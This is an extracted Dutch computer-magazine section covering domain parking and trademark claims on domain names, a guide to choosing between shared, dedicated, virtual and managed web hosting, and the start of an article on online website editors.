Domeinen die tijdelijk zonder inhoud een slapend bestaan lijden, kun je bij zogenaamde domain parking services aanmelden. Hiermee kun je gepaste advertenties op je lege domein plaatsen om tussentijds geld te verdienen. Inmiddels heeft de reputatie van deze diensten nogal wat deuken opgelopen. Ze kunnen namelijk ook door domeinkapers misbruikt worden. Die kunnen populaire domeinen hier tussentijds stallen voordat ze de verkoop ingaan.

Een bekende domain parking service is domeinprovider Sedo. Door middel van een aanpassing aan het A-record of de redirect leidt je het domeinverkeer door naar het partnerprogramma van Sedo. In plaats van een lege site krijg je korte advertentieteksten met links te zien. Per klik op zo'n link verdien je een paar cent, waardoor je wellicht de kosten van je domein weer terugverdient.

Toch is het parkeren van een domein niet alleen maar rozengeur en maneschijn. Stel dat je domein de naam van een bekend merk heeft en je deze voor toekomstige doeleinden parkeert en geld verdient door middel van reclamebanners. Kan de officiële merkhouders dit domein dan opeisen? Volgens ICT-jurist Arnoud Engelfriet is dit wel mogelijk [3]: "Een parkeerpagina wordt over het algemeen niet als legitiem gebruik gezien, dan 'doe je niets' met de site. Dus om die reden kan een merkhouders de domein-

naam dan vaak wel opeisen." Gebruik je het domein bijvoorbeeld voor je privé-site, dan is de kans minder groot dat je er merkrechten mee schaaft, aangezien je de site dan wel legitiem gebruikt.

Risico's

Voordat je een bestaande merknaam als domein registreert, is het dus aan te raden grondig te onderzoeken wat de eventuele risico's zijn van het gebruiken van parkeren van dit domein. In het ergste geval wordt je domein opgeëist door het merk in een rechtszaak.

Dit voorjaar werd een uitvaartorganisatie nog door TomTom voor de rechter gesleept vanwege het gebruik van het domein gratistomtom.nl. Wie op deze website een uitvaartverzekering afsloot, kreeg een gratis TomTom cadeau. Volgens TomTom gaf het woord 'gratis' een verkeerde associatie met de TomTom-producten en zou er daardoor verwarring tussen de domeinnaam en het merk TomTom kunnen ontstaan. Ook zou er van de bekendheid van het merk TomTom geprofiteerd worden, terwijl het navigatiesysteem niet het enige cadeau is dat via gratistomtom.nl werd weggegeven. TomTom

kwam dan ook als winnaar uit de bus en ging er met de domeinnaam vandoor [4].

Ook GeenStijl moest dit voorjaar een domeinnaam inleveren, en wel www.staatkundig-gereformeerdepartij.nl. De politieke partij SGP (Staatkundig Gereformeerde Partij) eiste de domeinnaam op vanwege haar merkrecht en omdat GeenStijl geen legitiem belang heeft bij het domein. Bovendien zou het domein ter kwader trouw geregistreerd zijn: GeenStijl wilde er satirische inhoud op plaatsen met betrekking tot actuele gebeurtenissen.

Het mag hiermee duidelijk zijn dat het oppassen geblazen is bij gebruik van een merknaam als domein. Het is dan ook aan te raden je eigen, originele domeinnaam te verzinnen om eventuele problemen te voorkomen. (mda)


Literatuur

- [1] Actuele lijst van SIDN-deelnemers: <http://tinyurl.com/ctspecial>
- [2] DNS-query: www.h-online.com/nettools/tools/dns-query
- [3] ICTRecht, <http://ictrecht.nl>
- [4] Uitspraken van het WIPO m.b.t. domeingeschillen: www.wipo.int/amc/en/domains/decisions/index.html

ct

The screenshot shows the STRATO AdvancedWeb control panel. At the top, there are tabs for 'Klantenbeheer' and 'Uw contract'. Below these, a sidebar lists various services: Accountbeheer, LivePages, Instellingen (highlighted), Wachtwoorden wijzigen, Domeinbeheer, E-mailbeheer, FTP Management, SiteGuard, Backup Manager, Cron-Jobs, STRATO Communicator (Webmail), Databasebeheer, SSL-Service, STRATO ServerSide AntiVirus, and Backupbeheer. Below the sidebar, there are links for 'Nieuw! Jouw STRATO voordelen', 'Homepage-ontwikkeling', 'Nieuw! Google Services', 'Statistiek', 'Help', and 'Uitloggen'. The main content area is titled 'Domeinbeheer' and contains a warning box about functionality limitations. Below this is a 'Forward doeladres' field. The 'Domeinbeheer - DNS instellingen (domein)' section includes four panels: 'A-Record' (with a description of A-records and a 'Hulp' link), 'MX-Record' (with a description of MX-records and a 'Hulp' link), 'SPF-Record' (with a description of SPF records and a 'Hulp' link), and 'Dynamic DNS' (with a description of Dynamic DNS and a 'Hulp' link). At the bottom of the DNS settings, there is a 'DNS-instellingen resetten' button and a 'terug naar overzicht' button. An 'instellingen (domein)' button is also visible at the bottom right.

Een aantal webhosters (hier Strato) bieden hun klanten toegang tot de DNS-records van het domein.



Holger Bleich, Noud van Kruysbergen

Achter de schermen

Zo kies je de optimale hoster

Als webmaster is het vaak moeilijk kiezen bij welke webhoster je je website wilt uploaden. Door het grote aantal functies is het moeilijk in te schatten wat er nou echt nodig is. Dat wordt je ook nog eens lastiger gemaakt doordat providers elkaar met allerlei aanbiedingen proberen te overtroeven. Alleen als je je niet laat verblinden door alle beloofde pracht en praal en de diverse mogelijkheden uit elkaar kunt houden, kun je de juiste keuze maken.

Tientallen providers struikelen over elkaar heen om je met allerlei al dan niet tijdelijke aanbiedingen over de streep te trekken je website bij hen te hosten. Met steeds andere aanbiedingen en telkens weer nieuwe features proberen ze je tot een contract te verleiden. Alleen kom je er als webmaster vaak pas achter dat je voor een verkeerd pakket hebt gekozen als de pagina's al online staan. Dan is het meestal al te laat om het nog te veranderen en zit je minimaal een jaar vast aan dat contract.

Zomaar voor iets tekenen wat wel interessant lijkt, is dus geen goed idee. Voordat

je concrete aanbiedingen gaat vergelijken, moet je eerst goed nadenken wat je eisen zijn. Gaat het om een kleine homepage van een vereniging, of wordt het meer een ingewikkeld project voor een internetwinkel? Verwacht je veel netwerkverkeer of niet? Welke functies, scripttalen of databaseversies heb je per se nodig en wat valt eerder onder de categorie 'leuk voor erbij'? Hoeveel bezoekers verwacht je ongeveer, welke performance en welk netwerkverkeer is dan nodig? Als je daar niet realistisch en eerlijk tegenover jezelf in bent, zal je daar later misschien duur voor moeten betalen.

Serverdeling

De term webhosting staat in de praktijk meestal voor de zogenaamde shared hosting. Een provider zet dan meerdere websites van verschillende klanten op één server. Elke klant krijgt via FTP toegang tot zijn eigen home-directory. Daar mag je bestanden opslaan en submappen aanmaken. Via het bijbehorende domein zijn de websitebestanden in de home-directory voor iedereen op te roepen.

Shared-hosting-klanten hebben prettig weinig met administratieve taken te maken. De provider zorgt voor het serverbeheer en

maakt vaak ook regelmatig back-ups van de gegevens. Je moet dan de serverruimte en de resources van de computer wel met een onbekend aantal burelen delen. Als de server alleen statische webpagina's zou moeten afleveren is dat geen probleem, maar vaak moet deze ook scripts en databaseoperaties uitvoeren, wat al snel flink meer resources vreet.

Er zijn dan ook drie factoren waar je als klant geen invloed op hebt en die belangrijk zijn voor de performance van je website: de hardware-uitrusting van de server, het aantal serverbenaderingen en het resourceverbruik van de naburige websites. Sites op shared-hosting-servers zijn dus onderhevig aan performanceschommelingen. In drukke tijden, vooral in de avonduren tussen 17:00 en 20:00 uur, is het oproepen van webpagina's vaak duidelijk trager omdat servers dan sterker belast worden. Als een server dan al bijna tegen zijn grenzen aan zit, kan de laadtijd zelfs vervelend lang zijn.

Mijn huis

Als je bepaalde hardwareprestaties gegarandeerd wilt hebben om een aantal diensten betrouwbaar aan te kunnen bieden, kom je niet om een eigen server heen. Veel webhosters bieden deze zogeheten dedicated machines te huur aan. Dat is wel (aanmerkelijk) duurder dan een shared-hosting-pakket, maar je krijgt een vast gedefinieerd hardwareplatform, dat in het rekencentrum van de provider alleen voor jouw website verantwoordelijk is. Als de eisen toenemen, kun je in het rekencentrum een tweede server huren om daar bijvoorbeeld een sterk gegroeide database op te zetten. Een upgrade van afzonderlijke componenten is daarentegen meestal niet mogelijk, omdat een dergelijke handmatige ingreep te duur wordt.

Dedicated servers zijn er in root- en in managed-versies. Een root-server wordt door een provider bij wijze van spreken kant-en-klaar afgeleverd met een geïnstalleerde Linux-distributie of als Windows-server. Als hij je het administratorwachtwoord heeft overhandigd, ben je verder zelf verantwoordelijk voor het beheer van het systeem. Je moet er bijvoorbeeld met regelmatige veiligheidsupdates voor zorgen dat de server tegen aanvallen vanuit internet beschermd blijft.

Het klinkt wel heel aantrekkelijk om heer in eigen huis te zijn, maar een slecht beheerde root-server kan een gevaarlijk wapen zijn, bijvoorbeeld als die door een aanval met een rootkit wordt gekaapt en misbruikt om spam te verspreiden. Als je niet genoeg tijd en kennis hebt, kun je dus beter geen root-server nemen. Providers bieden voor dergelijke gevallen tegen extra kosten aan om het servermanagement over te nemen. Je krijgt dan, net als bij shared hosting, alleen FTP- en usershell-toegang tot de server. Updates en nieuwe software worden dan door de provider geïnstalleerd.

De webhosters maken het je allesbehalve makkelijk om het geschikte pakket voor je website te vinden. We hebben door de ogen

van een onervaren gebruiker gekeken naar het aanbod aan shared hosting. Daarbij hebben we erop gelet dat de sites van de hosters ook voor beginners voldoende informatie geven zonder verwarring op te roepen en niet leiden tot het afsluiten van een contract dat niet aan je wensen voldoet.

Op de websites van de hosters is het vaak even zoeken om alle informatie over de diverse pakketten bij elkaar te sprokkelen. De teneur die bij aanbieders van abonnementen voor mobiele telefoons en internetverbindingen al langer gaande is om via allerlei drukke webpagina's de relevante informatie zoveel mogelijk te verstoppert, heeft zich spijtig genoeg ook bij webhosters doorgezet. En dus zijn er aanbiedingen in de trant van de eerste drie maanden voor 1 euro per maand en daarna afhankelijk van het pakket een ander bedrag, maar soms is moeilijk te achterhalen hoelang je dan aan zo'n contract vastzit, oftewel wat je uiteindelijk in totaal kwijt bent. Ook wordt er volop gestunt met tijdelijk geen set-upkosten of met een gratis .nl-domeinnaam.

Wat je sowieso in de gaten moet houden, is dat de prijzen op deze sites soms concurrerend lijken, maar vaak ook bedoeld zijn voor bedrijven, waardoor er nog geen BTW bij opgeteld is. Bij sommige aanbieders moet je eerst al een heel eind het bestelproces door voordat je achter het uiteindelijke bedrag komt dat je in totaal (en daarmee effectief per maand) kwijt zult zijn.

Toch is het noodzakelijk de totaalprijzen te vergelijken en je niet blind te staren op maandbedragen. Bij het 'C klein'-pakket van hostingbedrijf.net betaal je € 4,20 per maand, en € 10 euro per jaar voor het registreren van de domeinnaam, oftewel € 70 per jaar. Het 1-euro-pakket van B-SMARThosting heeft als extra kosten ook € 10 voor de domeinnaam en daarnaast € 6 instelkosten. Dat is dan met

€ 33 voor het eerste jaar de helft goedkoper. Daarvoor krijg je dan ook half zoveel webruimte, maar weer wel meer dataverkeer.

Het kan nog goedkoper: voor € 28,50 per jaar, inclusief domeinnaam, krijg je bij Hosting 2GO maar liefst 2,5 GB webruimte en 30 GB dataverkeer, maar daar staat tegenover dat er geen telefonische helpdesk is en dat alle communicatie via een online klantensysteem gaat. Het is duidelijk dat het uit de lengte of uit de breedte moet komen. Strato heeft een PowerWeb-pakket waarvoor je inclusief domeinnaam het eerste jaar € 75 kwijt bent, maar dan heb je wel zeven dagen in de week een gratis telefonische helpdesk tot je beschikking.

Bij deze aanbiedingen geldt allemaal dat je een virtuele server op basis van een Linux-distributie tot je beschikking krijgt. Als je een Windows-omgeving wilt om je website te hosten, liggen de prijzen meestal hoger. Dat komt voor een deel natuurlijk omdat er voor een Windows Server-versie licentiekosten betaald moeten worden en voor Linux niet.

Helaas werken een groot aantal hosters op hun websites inmiddels ook met de sterretjes en voetnoten zoals je die kent van de aanbieders van mobiele abonnementen. Die maken een overzicht van daadwerkelijke kosten, contractduur en opzeggingsmogelijkheden er zeker niet makkelijker op. Het is daarom aan te raden de algemene voorwaarden goed door te lezen, maar de meeste mensen slaan dat over omdat het vaak saai en juridische teksten zijn.


In de praktijk blijft er niet veel anders over dan met een rekenmachine in de hand een eigen overzicht te maken van de pakketten die aan je eisen voldoen wat betreft webruimte en dataverkeer.

Plek zat

Voor je persoonlijke website is een domeinnaam en wat webruimte vaak al voldoende.

The screenshot shows the Strato website with a navigation bar for Domijnen, EasyWeb, Hosting, Webshops, and Servers. The main content area features a large banner for 'Je eigen website vorm geven met STRATO SiteWeb' with a '50% korting' offer. Below this, there are several smaller promotional boxes for different services like 'Makkelijk en snel online met EasyWeb', 'Voor iedereen het juiste hostingpakket', and 'Webshops voor jouw succes op het web'. The website also includes a 'Domeincheck' section and a 'Overstapweek' promotion.

Bij Strato lijkt het net als bij veel andere hosters bijna gratis te zijn, maar de werkelijke kosten zitten verstopt in de sterretjes en kleine lettertjes.



Via een online beheersmodule kun je een aantal instellingen van je shared-hosting-server aanpassen.

gemiddeld zo'n 500 kB transfer oplevert, zou je dus maximaal 4000 bezoekers per maand kunnen hebben. Als je veel afbeeldingen of Flashanimaties gebruikt kan dit al snel oplopen tot 1 MB per bezoek en dus 2000 bezoekers per maand, oftewel maximaal drie per uur. Bij meer bezoekers – of nog grotere pagina's – kan het snel peperduur worden, want voor elke extra GB moet bijbetaald worden.

De beschikbare web-ruimte kan, zoals eerder opgemerkt, opgedeeld

worden in ruimte voor de website en plek voor de e-mails. Hetzelfde geldt voor het dataverkeer van de e-mail (bv. bij mailinglijsten). Dat kan bij het totale dataverkeer worden opgeteld, maar ook een eigen maximum hebben. Het maximum voor de mail is vaak (veel) kleiner dan dat voor de website. Het is dan van belang dit verkeer goed in de gaten te houden, omdat het hard kan gaan als er een paar grote bijlagen heen en weer worden gestuurd.

Meer flexibiliteit

Meestal bevatten de hostingpakketten minimaal één gratis domeinnaam. Maar je kunt het pas domain-hosting noemen als de klant enige flexibiliteit kan worden gegarandeerd. Als je bijvoorbeeld de bij het domein horende mailservices door een andere aanbieder wilt laten hosten, moet je toegang hebben tot het MX-record van het DNS-record dat bij de domeinnaam hoort, om daar de nieuwe mailhost te kunnen instellen. Dat kan tegenwoordig bij bijna alle webhosters. Je krijgt echter pas volledige flexibiliteit als je ook de bij het domein horende nameserver (NS) zelf kunt bepalen, bijvoorbeeld om het domein door een al aanwezige eigen nameserver te kunnen laten beheren.


Bij een webpakket hoort in principe ook een aan het domein gekoppelde mailservice. Minimaal 50, maar liever nog 100 eigen postbussen moet de hoster wel toestaan, zodat je familie, een klein bedrijfje of een vereniging van adressen en eigen accounts kan worden voorzien. Je wilt niet dat de postbus al meteen na het ontvangen van een paar foto's en mp3's volloopt, dus moet je ook voldoende opslagruimte hebben. Bij een groot aantal hosters kun je zelf een maximum instellen

voor de grootte van een postbus. In sommige gevallen kun je het zelfs zonder maximum doen. In dat geval wordt de ruimte bepaald door de beschikbare webruimte.

Enkele aanbieders hebben een bepaald vast maximum ingesteld voor de postbussen. Bij Yourhosting is dat standaard 24 MB per account, maar dat kun je vergroten tot maximaal 240 MB. Bij Strato is dat 1000 MB per account. Maar ook hele grote mailaccounts kunnen na verloop van tijd vol lopen, met name als de gebruiker zijn mails niet downloadt maar via IMAP op de server beheert.


Het is bovendien prettig als je mail zowel via een webfront-end als via POP3 of IMAP kunt ophalen. Gezien de dagelijks binnenstromende hoeveelheden spammail, hoort een redelijk spamfilter bij de basisdiensten. Ook hiervoor geldt dat deze er bij een aantal aanbieders standaard bij zit, maar bij andere pakketten moet je die er nog apart bijbestellen, iets wat je ook bij het uiteindelijke totaalbedrag moet incalculeren. Een virusbescherming biedt extra beveiliging, maar lijkt ons niet per se essentieel, omdat de gebruikers die meestal lokaal op hun computers ook hebben.

De hogere prijzen die soms gevraagd worden, zijn vaak terug te zien in extra mogelijkheden. Zo krijg je bij Strato voor 12 euro aan verzendkosten een aantal softwarepakketten, waaronder Adobe Photoshop Elements, Adobe GoLive, Namo WebEditor, Magix Foto's op CD & DVD en Magix Xtreme Photo & Graphic Designer SE. Daar moet je in de winkel veel geld voor neertellen. Maar of je als beginnend webmaster nou meteen een professionele webeditor van het formaat van een Adobe GoLive 9 nodig hebt? Daar komt nog bij dat GoLive sinds vorige jaar niet meer verder ontwikkeld wordt en bij Adobe is opgevolgd door Dreamweaver. De meegeleverde versie van Photoshop Elements is ook een verouderde versie. Deze software moet dan ook geen reden zijn voor het kiezen van een hostingpakket, tenzij je die programma's expliciet nodig hebt.



In een rekencentrum zitten de webservern in 19"-kasten, die in enkele minuten kunnen worden vervangen.

Bron: 1&1 Internet AG



De per uur gemeten laadtijden bewijzen dat een shared-hosting-server duidelijk gevoeliger op belasting reageert dan een dedicated server in hetzelfde rekencentrum.

Ook hier geldt dus: als je je niet met administratieve taken wilt bezighouden, is dit geen optie voor je. Professionele webmasters kiezen trouwens graag voor een virtueel systeem om daar een website te installeren, zodat ze deze uitvoerig kunnen testen voordat die op een andere plek op een productieserver wordt gezet. Het is ook mogelijk om bij eenzelfde hoster bij een dedicated server nog een virtuele server te huren, die dan kleinere taken afhandelt.

Niet als bij shared hosting zijn bij virtuele servers ook performanceschommelingen te verwachten. Je weet immers niet hoe slim de virtualisatiesoftware is in het verdelen van de resources en hoeveel je onzichtbare burens de machine zullen belasten. Uit vergelijkende metingen blijkt dat dedicated servers duidelijk constantere prestaties bieden dan hun virtuele tegenhangers. We hebben vier weken lang een virtuele en een dedicated server in het rekencentrum van Strato getest. Het resultaat: de website van de virtuele server was structureel langzamer en vertoonde bovendien in tijden van piekbelasting een grotere daling in performance.

Middenmanagement

Een managed server is een mogelijke middenweg voor iedereen die de prestaties van een dedicated server wil, maar dan zonder alle administratieve rompslomp. De hosters maken reclame met "geen zorgen over uw server" (Proserve), "wij nemen alle technische aspecten voor onze rekening" (Xelmedia) en "U heeft er zelf geen omkijken naar" (Flexwebhosting).

Naast dergelijke duidelijke taal zijn onze testresultaten echter ontvullend. De kwaliteit van de producten viel op veel gebieden tegen. Geen van de vijf aanbiedingen die we bekeken was een krachtig alternatief voor een shared-hosting-pakket. De reden was niet zo zeer een te kleine functieomvang, maar wel de min of meer serieuze gebreken bij het onderhoud van de systemen. Zo kwamen we bijvoorbeeld distributies als Red Hat 7.0 en Suse 9.0 tegen, die inmiddels niet meer officieel worden ondersteund, wat ronduit onverantwoordelijk is.

Waarschijnlijk willen de providers allerlei supportvragen voorkomen die wellicht ontstaan als webtoepassingen na ongeteste pakketupgrades plotseling niet meer werken. "Never touch a running system" is blijkbaar het favoriete devies van de hosters. Maar de veiligheid van de servers gaat er dan wel op achteruit. Toen wij steekproefsgewijs op veiligheidslekken controleerden, konden we dankzij de gebrekkige updatepraktijk regelmatig binnendringen.

Als klant vertrouwt je echter op je provider en zet je soms kritieke gegevens op de server. Gezien de genoemde problemen moet je heel goed overwegen wie je het beheer van je webserver in handen geeft – of dat je toch liever voor een comfortabel shared-hosting-pakket kiest en de performanceschommelingen accepteert.

(nkr) **ct**

Door de toenemende interesse voor CMS'en als Joomla en Drupal, bieden veel hosters de mogelijkheid die tegen een bepaalde meerprijs kant-en-klaar te installeren op je webruimte. Bij Hosting 2GO krijg je voor eenmalig 12 euro de mogelijkheid o.a. Joomla, Drupal, phpNuke, phpBB, osCommerce en Coppermine te installeren. Bij Joomla Hosty zijn de hostingpakketten zelfs speciaal ingericht voor het gebruik van het Joomla CMS. Datzelfde geldt voor de Joomla-pakketten van Joomla Web Hosting, maar die zijn beduidend duurder. Bij Eduka Hosting kun je ook een speciaal Drupal-hostingpakket bestellen.

Service

In het ideale geval maken de hosters dagelijks een back-up van je webruimte, databases en e-mailaccounts om je gegevens veilig te stellen. Zo'n beetje iedere hoster claimt dat ook te doen. Toch bereiken ons regelmatig berichten van lezers dat een restore in geval van problemen niet altijd lukt. In dat geval ben je aangewezen op je eigen back-up.

Dan zou het handig zijn als de hoster je de mogelijkheid biedt om bij gegevensverlies zelf een restore op poten te zetten. Bij navraag bleek dat het echter maar bij weinig providers mogelijk is om via een simpele vraag aan de helpdesk gratis bij de door de provider geback-upte archieven te komen. Bij veel providers kan een dergelijke restore van een back-up echter aardig in de papieren lopen. Indien een technicus bijvoorbeeld 100 euro per uur vraagt en het daarbij geheel onduidelijk is hoe lang hij met restore bezig zal zijn, kan je dat uiteindelijk een flinke duit kosten.

Op dit moment biedt Strato de beste back-upoplossing op de markt. Deze is gebaseerd op de techniek van storageproducent NetApps. De hoster maakt automatisch een continu geactualiseerde back-uphistory van webspace en databases. De klant kan te allen tijde op de back-upserver inloggen en uit de snapshots de juiste er uitzoeken. Op die manier zijn ook afzonderlijke bestanden te herstellen, of die nou een uur of 30 dagen geleden werden geback-up.

Eigen huis te huur

Veel functies die in shared-hosting-pakketten zitten, worden door de hosters ook aan huurders van dedicated servers aangeboden, maar dan natuurlijk zonder back-upoplossingen. Wel krijg je vaak opslagruimte ter grootte van de harddisk van de server in het rekencentrum, die je via FTP voor het back-uppen kunt gebruiken. Dat moet je als klant echter wel zelf doen, jij bent immers de enige met toegang tot alle plekken op de server.

Dedicated servers zijn al vanaf zo'n 35 euro per maand te huur, maar dan gaat het om machines die uit no-name-componenten zijn samengesteld. Systemen waarvan de onderdelen expliciet voor continu 24/7-gebruik gemaakt zijn en dus een hogere garantie tegen uitval bieden, kun je vanaf zo'n 50 à 60 euro per maand huren. Meestal komt daar een setuptarief van 80 tot 100 euro bij. Dergelijke servers hebben bijna altijd een contractduur van minstens twaalf maanden.

Voor de administrator van een eigen server moet het duidelijk zijn dat hij alle diensten zelf moet beheren. Daarbij gaat het niet alleen om de Apache-webserver, maar ook om de geïnstalleerde mailserver en alle andere mogelijke toepassingen, zoals een gameserver bijvoorbeeld. Veel providers installeren wel handige beheerstool zoals Plesk, maar ook die neemt je het tijdrovende werk om alle programma's up-to-date en dus veilig te houden niet uit handen. Afhankelijk van het besturingssysteem heb je er dus goede kennis van Linux of Windows voor nodig.

Als je een volledige root-toegang tot het systeem wilt hebben, maar dan voor minder geld, kun je overwegen om een virtuele server te nemen. Net als bij shared hosting deel je een machine met 10 tot 100 klanten, maar je hebt dan wel een strikt afgeschermd Linux- of Windows-serveromgeving tot je beschikking. Virtualisatiesoftware die op die machine is geïnstalleerd – meestal wordt Virtuozzo van Parallels gebruikt – wijst aan elke omgeving dynamisch resources zoals procesortijd en werkgeheugen toe. Afhankelijk van het pakket mogen daarbij vastgestelde minimumwaarden niet worden onderschreden.

Een virtuele server vereist vergelijkbare knowhow als diens grote dedicated broer.



Jo Bager, Jasper Varwijk

Twee minuten WWWerk

Bouw razendsnel websites met online website-editors

Met een nieuwe generatie webhosts behoort het gepriegel met HTML, het gezeur met FTP-clients en het bewerken van PHP-scripts tot het verleden. Wie een website wil maken, hoeft zich niet langer in de achterliggende techniek te verdiepen, maar kan zich voortaan volledig op de content zelf storten. Met de hier besproken online webeditors zet je binnen enkele minuten een nieuwe site online.

Veel mensen die een eigen homepage willen, zouden hun nieuwe site het liefst net zo betrekken als een nieuwbouwwoning: even de meubels op de juiste plek zetten, misschien nog wat behangen, maar meer ook niet. Met andere woorden: je legt de lay-

out vast, uploadt afbeeldingen en fabriceert wat lapjes tekst. De achterliggende techniek laat je als beginnende webmaster vaak liever voor wat die is. Helaas bieden klassieke webhosts meestal niet veel meer dan een bouwput. Jij bent dan architect, bouwcoördinator en bouwvakker in één. Je moet alles zelf doen, van het uploaden van de bestanden en het creëren van de websitestructuur en -lay-out tot en met het onderhouden van serverscripts.

